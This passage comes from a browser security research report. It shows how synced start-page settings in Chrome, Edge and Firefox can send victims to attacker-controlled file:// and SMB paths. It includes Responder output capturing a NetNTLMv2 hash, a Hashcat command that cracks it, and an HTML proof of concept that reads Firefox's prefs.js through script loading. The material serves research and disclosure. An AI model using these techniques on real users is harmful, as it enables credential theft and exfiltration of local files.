


Figure 33: Non interactable Firefox page upon reopening the browser.

Key results

Case study 2 verified the core attack primitive of redirecting a user was successful on each browser, which worked as a foundation for the exploitation found in each of the EXEC findings. Additionally, the universal XSS found in Edge can be leveraged in THEFT-2, however, the likelihood is dramatically reduced due to the user interaction.

CASE STUDY 3: LOCAL FILESYSTEM AND NETWORK ATTACKS


Browsers are not limited to HTTP and HTTPS directives, and neither are the URL-based settings within these browsers. This allowed for coercing users to navigate to local resources and remote file shares, both of which were handled slightly differently to how browsers handle websites. For this case study, a remote file share configured on the local network, and an Ubuntu server running Responder was used to assess how the browser handled remote files, and how browsers handled authentication when navigating to a file share. Additionally, several local files were created to test local file interactions with browsers.

Remote File shares

Remote file shares could be accessed, provided TCP port 445 was accessible externally. This could be used to put the victim into a file viewer context with attacker-controlled content. Despite being handled within the file context rather than the browser context, no notable way to leverage files hosted on Share drives was identified. However, this external authentication request was susceptible to credential coercion attacks via replacing the SMB server with a malicious authentication server such as Responder.

Chrome

Chrome allowed cloud syncing of file paths with the **`file:`** directive without any tampering via submitting a malicious URL following the current pattern: **`file://<MALICIOUS URL>/`**.


file://192.168.18.128/poc.html

File | 192.168.18.128/poc.html

Getting Started https://google.com/1 https://google.com/2

Your file couldn’t be accessed


It may have been moved, edited or deleted.

ERR_FILE_NOT_FOUND

Figure 34: Navigating to a **`file:`** directive, resulting in a file not found error.

Edge

Edge also allowed cloud syncing file paths as a start page entry with the **`file:`** directive without any tampering via submitting a malicious URL following the current pattern - **`file://< MALICIOUS URL>/`**.


file://192.168.18.128/index.html

File | 192.168.18.128/index.html

File not found

It may have been moved, edited, or deleted.


ERR_FILE_NOT_FOUND

Figure 35: Navigating to a **`file:`** directive, resulting in a file not found error.

Firefox

Firefox contained some limitations when cloud syncing the file directive. The **`file://`** directive was not allowed as a home page, however, by submitting an SMB share path, Firefox would convert it to a **`file://`** URL.

The following pattern worked as an example: **`\\<MALICIOUS URL>/.`**



Home


New Windows and Tabs

Choose what you see when you open your homepage, new windows, and new tabs.

Homepage and new windows: Custom URLs… — \\192.168.18.128\index.html

New tabs: Blank Page

Figure 36: Setting the homepage to an SMB path.


Problem loading page

file://///192.168.18.128/index.html

Access to the file was denied

The file at ///192.168.18.128/index.html is not readable.

- It may have been removed, moved, or file permissions may be preventing access.

Figure 37: Upon restarting the browser, this path was converted to a file URL, resulting in a file not found error.

Credential corrosion and cracking

Regardless of which browser was used, the result could be used to compromise the Net NTLMv2 hash of the user, provided that TCP port 445 outbound was enabled, which is less common on robust enterprise environments, but very common on home networks, posing a more significant risk for working-from-home users.




```
[SMB] NTLMv2-SSP Client   : 192.168.18.129
[SMB] NTLMv2-SSP Username : .\User
[SMB] NTLMv2-SSP Hash     : User::.:62ec61be6fd3f441:7FAD17E80B2BB6146EDE37A4054
8271E:01010000000000008067A3DAB3FBD90162BC599FA75E807A0000000002000800A00430047
00510001001E00570049004E002D00540044005300540004D003700460041005400490004C00040034
00570049004E002D0054004400530054004D003700460041005400490004C002E004A00430047005 1
002E004C004F00430041004C00030014004A00430047005 1002E004C004F00430041004C00050014
004A00430047005 1002E004C004F00430041004C0007000800 8067A3DAB3FBD90106000400020000
000800300030000000000000000100000000200000A74A588690D6960504AA1D55F090070980EA44
EA46155BBE709A8C885673A3F60A001000000000000000000000000000000000000900260063006 9
00660073002F003100390032002E003100360038002E00310038002E0031003200380000000000000
000000
```

Figure 38: Receiving a NetNTLMV2 hash from the victim via Responder.

Brute forcing these hashes in Hashcat[12] could give the attacker local user credentials if they could crack the password. These desktop credentials could then be used for subsequent attacks:

[12] https://github.com/hashcat/hashcat



```
PS C:\Users\User\Desktop\hashcat-6.1.1> .\hashcat.exe -a 0 -m 5600 .\hash.txt .\rockyou.txt -w 3 -O
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 2.1 AMD-APP (3516.0)) - Platform #1 [Advanced Micro Devices, Inc.]
=====================================================================================
* Device #1: Ellesmere, 8128/8192 MB (6745 MB allocatable), 32MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 626 MB

Dictionary cache hit:
* Filename..: .\rockyou.txt
* Passwords.: 14345042
* Bytes.....: 139927340
* Keyspace..: 14345042

USER::.:62ec61be6fd3f441:7fad17e80b2bb6146ede37a40548271e:0101000000000000008067a3dab3fbd90162bc599fa75e807a0000000002008004a004300470051000100 1e00570049004e00
2d005400440053005400 4d003700460041005400490 04c000400340057004900 4e002d00540044005300 54004d00370046004100 540049004c002e004a004300470051002e004c004f00430041004c
00030014004a004300470051002e004c004f00430041004c00050014004a004300470051002e004c004f00430041004c00070008008067a3dab3fbd901060004000200000008003000300000000000
000001000000002000000a74a588690d6960504aa1d55f090070980ea44ea46155bbe709a8c885673a3f60a001000000000000000000000000000000000000090026006300690066007300 2f00310039
0032002e003100360038002e00310038002e003100320038000000000000000000:Password1
```

Figure 39: Cracking the NetNTLMV2 hash in Hashcat to obtain their plaintext device password.

Coercing authentication this way could also be leveraged for credential relaying attacks, however, this would require significantly complex tooling and was out of scope for this case study. An additional limitation of relay attacks would be that they cannot be relayed to the same device, so an additional internal host would need to be identified for relay attacks, and network-level access to that internal host would also be required.

Local files

Local files could be accessed in a browser by specifying the file directive. Depending on the path targeted, this may require knowing the victim's username to specify the target path. Eg, the user's default downloads folder and AppData folders both are stored under **`C:/Users/<Username>/`**. This could be obtained in the following ways:

- Inferring based on the information stored in the sync session.
- Retrieving the username via the credential coercion technique discussed earlier in the case study.
- Extracting data from the **`C://Users/`** directory to retrieve the name of all users in the system.


Typically loading local resources is prevented by the Same Origin Policy, however, once a browser is in a file viewing context, they would allow the web page to retrieve other local resources. This could be used to read multiple local files from a single web page, if the resources can be handled via JavaScript.

The only method identified for exfiltrating this data was by leveraging JSONP-style attacks[13]. Any file can be loaded as a JavaScript resource, provided it can be interpreted as valid JavaScript. By loading a local file that is a valid JavaScript file, or can be misinterpreted as one, the browser can read the data within that resource and access it via JavaScript, allowing for the file to be exfiltrated.

As shown in the example below, a "**`user_pref`**" function was defined to log all data it received, this allowed the prefs.js file to be loaded without error, logging its contents to the console. This could also be used to remotely extract the file contents. In the


[13] https://payatu.com/blog/jsonp-attack/

example below, the prefs.js file was retrieved and logged to the console, demonstrating JavaScript reading of this data.


C:\Users\User\AppData\Roaming\Mozilla\Firefox\Profiles\0khijcto.default-release\prefs.js - Sublime Tex
File Edit Selection Find View Goto Tools Project Preferences Help
prefs.js


```
// Mozilla User Preferences

// DO NOT EDIT THIS FILE.
//
// If you make changes to this file while the application is running,
// the changes will be overwritten when the application exits.
//
// To change a preference value, you can either:
// - modify it via the UI (e.g. via about:config in the browser); or
// - set it within a user.js file in your profile.

user_pref("accessibility.typeaheadfind.flashBar", 0);
user_pref("app.installation.timestamp", "133408090843795707");
user_pref("app.normandy.first_run", false);
user_pref("app.normandy.migrationsApplied", 12);
user_pref("app.normandy.user_id", "34119416-ea11-44f1-9e0d-65127646a010");
user_pref("app.shield.optoutstudies.enabled", false);
user_pref("app.update.auto.migrated", true);
user_pref("app.update.background.lastInstalledTaskVersion", 3);
user_pref("app.update.background.rolledout", true);
user_pref("app.update.download.attempts", 0);
user_pref("app.update.elevate.attempts", 0);
user_pref("app.update.lastUpdateTime.addon-background-update-timer", 1699496959);
user_pref("app.update.lastUpdateTime.background-update-timer", 1699492343);
```

Figure 40: Viewing the prefs.js file, showing it conforms to JavaScript syntax.



```
<html>
<script>function user_pref(data1, data2){
    console.log(data1)
    console.log(data2)
}</script>
<script src="file:///
C:\Users\User\AppData\Roaming\Mozilla\Firefox\Profiles\0khijcto.default-release\prefs.js"></script>
</html>
```

Figure 41: The script to load the prefs.js file and write its content to the console.



```
services.sync.prefs.syncID                                   demo.html:3
6Xs3IvOlyd8k                                                 demo.html:4
services.sync.syncInterval                                   demo.html:3
600000                                                       demo.html:4
services.sync.syncThreshold                                  demo.html:3
300                                                          demo.html:4
services.sync.username                                       demo.html:3
Roy.Bunsen@gmail.com                                         demo.html:4
signon.suggestImportCount                                    demo.html:3
0                                                            demo.html:4
```

Figure 42: Accessing the file in the browser, resulting in the data being logged.

This technique also worked from both a local file to read from a share drive, and from a share drive to read a local file. As such, with some user context, an attacker could send a user to a share drive containing an html file to exfiltrate local and internal share drive files. Demonstrations of this can be found in THEFT-6.

Download and View

One potential exploitation primitive the file directive provided was the ability to download a file and then navigate to it. This could be done via two separate browser restarts, one to download the file and the other to access the file. It may be possible to do in a single malicious activity if an attacker could circumvent the Same Origin Policy (SOP). However, the XSS found in both Edge and Chrome would not navigate to a local file from the **`about:blank`** context, as such this only worked via hosting a remote html file over an SMB share, as this put the browser in a **`file://`** context which could be used to circumvent SOP, as discussed in the local files section.

Key Results

The most notable impacts of case study 3 were the ability to coerce the user to authenticate to a malicious authentication server, and the ability to view local files within a browser context. The first of which is discussed further in THEFT-5, the latter of which is discussed in THEFT-3 and THEFT-4. While neither of these were directly exploitable, they were powerful gadgets which could be leveraged when used in combination with a malicious file extension as discussed in EXEC-1. Additionally, the ability to load local files could be used to exfiltrate information in contrived circumstances.

CASE STUDY 4: PROTOCOL HANDLERS

In addition to the **`file://`** directive, other protocol handlers could be used within a browser URL by forcibly setting the user's start page to trigger functions outside of the browser context. Examples of this include opening video conferencing software such as Zoom and Teams via the use of **`zoom:`** and **`ms-teams:`** respectively.

